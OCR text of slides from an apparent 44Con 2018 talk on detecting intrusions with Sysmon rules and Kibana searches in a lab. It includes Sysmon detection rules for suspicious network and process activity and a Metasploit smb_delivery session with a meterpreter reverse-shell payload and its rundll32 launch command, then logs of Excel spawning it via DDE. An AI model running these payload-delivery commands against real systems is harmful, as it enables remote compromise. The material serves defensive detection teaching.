
```
<!--DATA: UtcTime, ProcessGuid, ProcessId, Image, User, Protocol, Initiated, SourceIsIpv6, SourceIp, SourceHostname
<NetworkConnect onmatch="include">
        <!--Suspicious sources for network-connecting binaries-->
        <Image condition="begin with">C:\Users</Image> <!--Tools downloaded by users can use other processes for ne
        <Image condition="begin with">C:\ProgramData</Image> <!--Normally, network communications should be sourced
        <Image condition="begin with">C:\Windows\Temp</Image> <!--Suspicious anything would communicate from the sy
        <Image condition="begin with">C:\Perflogs\</Image>
        <Image condition="begin with">C:\Temp</Image> <!--Suspicious anything would communicate from the temp direc
        <Image condition="contains">config\systemprofile\</Image>
        <Image condition="contains">\Windows\Fonts\</Image>
        <Image condition="contains">\Windows\IME\</Image>
        <Image condition="contains">\Windows\addins\</Image>
        <Image condition="contains">explorer.exe</Image>
        <Image condition="end with">Microsoft Office\root\Office16\WINWORD.EXE</Image>
        <Image condition="end with">Microsoft Office\root\Office16\EXCEL.EXE</Image>
        <Image condition="end with">Microsoft Office\root\Office16\POWERPNT.EXE</Image>
        <Image condition="end with">Microsoft Office\root\Office16\ONENOTE.EXE</Image>
        <!--Suspicious Windows tools-->
```


T: +44 (0)1622 723400 | **E:** info@secdata.com | **W:** www.secdata.com

SECURE DATA
TRUSTED CYBERSECURITY EXPERTS


root@kali: ~/44Con
root@kali:~/44Con# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
10.0.0.194 - Remote Desktop Connection
Availability Zone: eu-west-1a
Architecture: AMD64
Total Memory: 2 GB
Network Performance: Low to Moderate
Recycle Bin
Firefox
Forms.HTML
OFFICE14.cdr
EC2 Feedback
doc_dail_out_ddns_domain
RTA-master
msf_smb_d...


Discover: WordMakingOutbou
10.0.0.21:5601/app/kibana#/discover/4ec2abc0-b6a5-11e8-9042-8f393886d905?_g=(refreshInterval:('$$hashKey':'object:238',display:'5 seconds',pause:!f,section:1,value:5000),time:(from:now
WordMakingOutboundConnections 1 hit
New Save Open Share Reporting 5 seconds Last 12 hours
event_id:3 and (event_data.Image:*WINWORD.EXE or event_data.Image:*EXCEL.EXE)
Options
Add a filter +
winlogbeat-*
Selected Fields
t event_data.DestinationIp
t event_data.DestinationPort
t event_data.Image
event_id
Available Fields
Popular
t computer_name
t event_data.DestinationHostname
t event_data.User
t task
t user.domain
t user.name
@timestamp
t _id
t _index
_score
t _type
t beat.hostname
t beat.name
t beat.version
t event_data.DestinationIsIpv6
September 12th 2018, 19:01:02.409 - September 13th 2018, 07:01:02.409 — Auto
Count
@timestamp per 10 minutes
Time
event_id
event_data.DestinationIp
event_data.DestinationPort
event_data.Image
September 13th 2018, 00:16:37.862 3 10.0.0.6 8080 C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Table JSON
View surrounding documents View single document
@timestamp September 13th 2018, 00:16:37.862
_id QIrcz2UBuNkI9mufjeFL
_index winlogbeat-6.3.2-2018.09.12
_score -
_type doc
beat.hostname 44CONLAB-DC
beat.name 44CONLAB-DC
beat.version 6.3.2
computer_name Workstation01.44conlab.net
event_data.DestinationHostname ip-10-0-0-6.eu-west-1.compute.internal
event_data.DestinationIp 10.0.0.6
event_data.DestinationIsIpv6 false
event_data.DestinationPort 8080
event_data.Image C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
event_data.Initiated true



Discover: WordMakingOutbou
10.0.0.21:5601/app/kibana#/discover/4ec2abc0-b6a5-11e8-9042-8f393886d905?_g=(refreshInterval:('$$hashKey':'object:238',display:'5 seconds',pause:!f,section:1,value:5000),time:(from:now
WordMakingOutboundConnections 1 hit
New Save Open Share Reporting 5 seconds Last 12 hours
event_id:3 and (event_data.Image:*WINWORD.EXE or event_data.Image:*EXCEL.EXE)
Options
Add a filter +
winlogbeat-*
Selected Fields
t event_data.DestinationIp
September 12th 2018, 19:01:02.409 - September 13th 2018, 07:01:02.409 — Auto
t event_data.DestinationHostname ip-10-0-0-6.eu-west-1.compute.internal
t event_data.DestinationIp 10.0.0.6
t event_data.DestinationIsIpv6 false
t event_data.DestinationPort 8080
t event_data.Image C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
t beat.version 6.3.2
t computer_name Workstation01.44conlab.net
t event_data.DestinationHostname ip-10-0-0-6.eu-west-1.compute.internal
t event_data.DestinationIp 10.0.0.6
t event_data.DestinationIsIpv6 false
t event_data.DestinationPort 8080
t event_data.Image C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
t event_data.Initiated true


#2 – Suspect process creation


Exploitation

- Event id 1
  - Listed applications
  - Known suspect children

```
<Sysmon schemaversion="4.00">
        <!--SYSMON META CONFIG-->
        <HashAlgorithms>md5,sha256</HashAlgorithms> <!-- Both MD5 and SHA256 are the industry-standard algorithms for identifying f
        <CheckRevocation/> <!-- Check loaded drivers, log if their code-signing certificate has been revoked, in case malware stole

        <!-- <ImageLoad/> --> <!-- Would manually force-on ImageLoad monitoring, even without configuration below. Included only do
        <!-- <ProcessAccessConfig/> --> <!-- Would manually force-on ProcessAccess monitoring, even without configuration below. In
        <!-- <PipeMonitoringConfig/> --> <!-- Would manually force-on PipeCreated / PipeConnected events, even without configuratio

        <EventFiltering>

        <!--SYSMON EVENT ID 1 : PROCESS CREATION [ProcessCreate]-->
                <!--COMMENT:    All process launched will be included, except for what matches a rule below. It's best to be as spe
                        avoid user-mode executables imitating other process names to avoid logging, or if malware drops files in an
                        Ultimately, you must weigh CPU time checking many detailed rules, against the risk of malware exploiting th
                        Beware of Masquerading, where attackers imitate the names and paths of legitimate tools. Ideally, you'd use
                        code signatures to validate, but Sysmon does not support that. Look into Windows Device Guard for whitelist

                <!--DATA: UtcTime, ProcessGuid, ProcessID, Image, FileVersion, Description, Product, Company, CommandLine, CurrentD
                <ProcessCreate onmatch="exclude">
                        <!--SECTION: Microsoft Windows-->
                        <CommandLine condition="begin with">C:\Windows\system32\DllHost.exe /Processid</CommandLine> <!--Microsoft:
                        <CommandLine condition="is">C:\Windows\system32\SearchIndexer.exe /Embedding</CommandLine> <!--Microsoft:Wi
```


root@kali: ~
Using username "ec2-user".
Authenticating with public key "imported-openssh-key"
Linux kali 4.17.0-kali1-amd64 #1 SMP Debian 4.17.8-1kali1 (2018-07-24) x86_64
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Sep 12 22:12:29 2018 from 34.245.223.87
ec2-user@kali:~$ sudo su -
root@kali:~# msfconsole
=[metasploit v4.17.3-dev]
+ -- --=[1795 exploits - 1019 auxiliary - 310 post]
+ -- --=[538 payloads - 41 encoders - 10 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf > use exploit/windows/smb/smb_delivery
msf exploit(windows/smb/smb_delivery) > set folder_name 44con
folder_name => 44con
msf exploit(windows/smb/smb_delivery) > set share 44con
share => 44con
msf exploit(windows/smb/smb_delivery) > set srvhost 10.0.0.6
srvhost => 10.0.0.6
msf exploit(windows/smb/smb_delivery) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(windows/smb/smb_delivery) > set LHOST 10.0.0.6
LHOST => 10.0.0.6
msf exploit(windows/smb/smb_delivery) > exploit
[*] Exploit running as background job 0.
msf exploit(windows/smb/smb_delivery) >
[*] Started HTTPS reverse handler on https://10.0.0.6:8443
[*] Server started.
[*] Run the following command on the target machine:
rundll32.exe \\10.0.0.6\44con\44con\test.dll,0
10.0.0.194 - Remote Desktop Connection
Recycle Bin
Firefox
16.0.4266.1...
OFFICE14.cdr
EC2 Feedback
EC2 Micros...
doc_dail_ou...
RTA-master
msf_smb_d...
Forms:HTML
ENG
10:53 PM
9/12/2018



Discover: ExcelRunningComma
10.0.0.21:5601/app/kibana#/discover/aa6c6650-b6a5-11e8-9042-8f393886d905?_g=(refreshInterval:('$$hashKey':'object:238',display:'5 seconds',pause:!f,section:1,value:5000),time:(from:now
80%
user.domain
@timestamp
_id
_index
_score
_type
beat.hostname
beat.name
beat.version
event_data.Company
event_data.CurrentDirectory
event_data.FileVersion
event_data.Hashes
event_data.IntegrityLevel
event_data.LogonGuid
event_data.ParentCommandLine
event_data.ParentProcessGuid
event_data.ParentProcessId
event_data.ProcessGuid
event_data.ProcessId
event_data.Product
event_data.TerminalSessionId
event_data.UtcTime
host.name
level
log_name
_index winlogbeat-6.3.2-2018.09.12
_score -
_type doc
beat.hostname 44CONLAB-DC
beat.name 44CONLAB-DC
beat.version 6.3.2
event_data.CommandLine rundll32.exe \\10.0.0.6\44con\44con\test.dll,0
event_data.Company Microsoft Corporation
event_data.CurrentDirectory C:\Users\Administrator\Documents\
event_data.Description Windows host process (Rundll32)
event_data.FileVersion 10.0.14393.0 (rs1_release.160715-1616)
event_data.Hashes MD5=111474C61232202B5B588D2B512CBB25,SHA256=D25FF1E6C6460A7F9DE39198D182058C1712726008D187E1953883ABE977E4A0
event_data.Image C:\Windows\SysWOW64\rundll32.exe
event_data.IntegrityLevel High
event_data.LogonGuid {3BE4414A-92FD-5B99-0000-002050010800}
event_data.LogonId 0x80150
event_data.ParentCommandLine "C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /dde
event_data.ParentImage C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
event_data.ParentProcessGuid {3BE4414A-98F9-5B99-0000-0010EBC7D800}
event_data.ParentProcessId 2192
event_data.ProcessGuid {3BE4414A-98FD-5B99-0000-0010B222D900}
event_data.ProcessId 868
event_data.Product Microsoft® Windows® Operating System
event_data.TerminalSessionId 2
event_data.User WORKSTATION01\Administrator
event_data.UtcTime 2018-09-12 22:53:49.034
event_id 1
host.name 44CONLAB-DC
level Information
log_name Microsoft-Windows-Sysmon/Operational

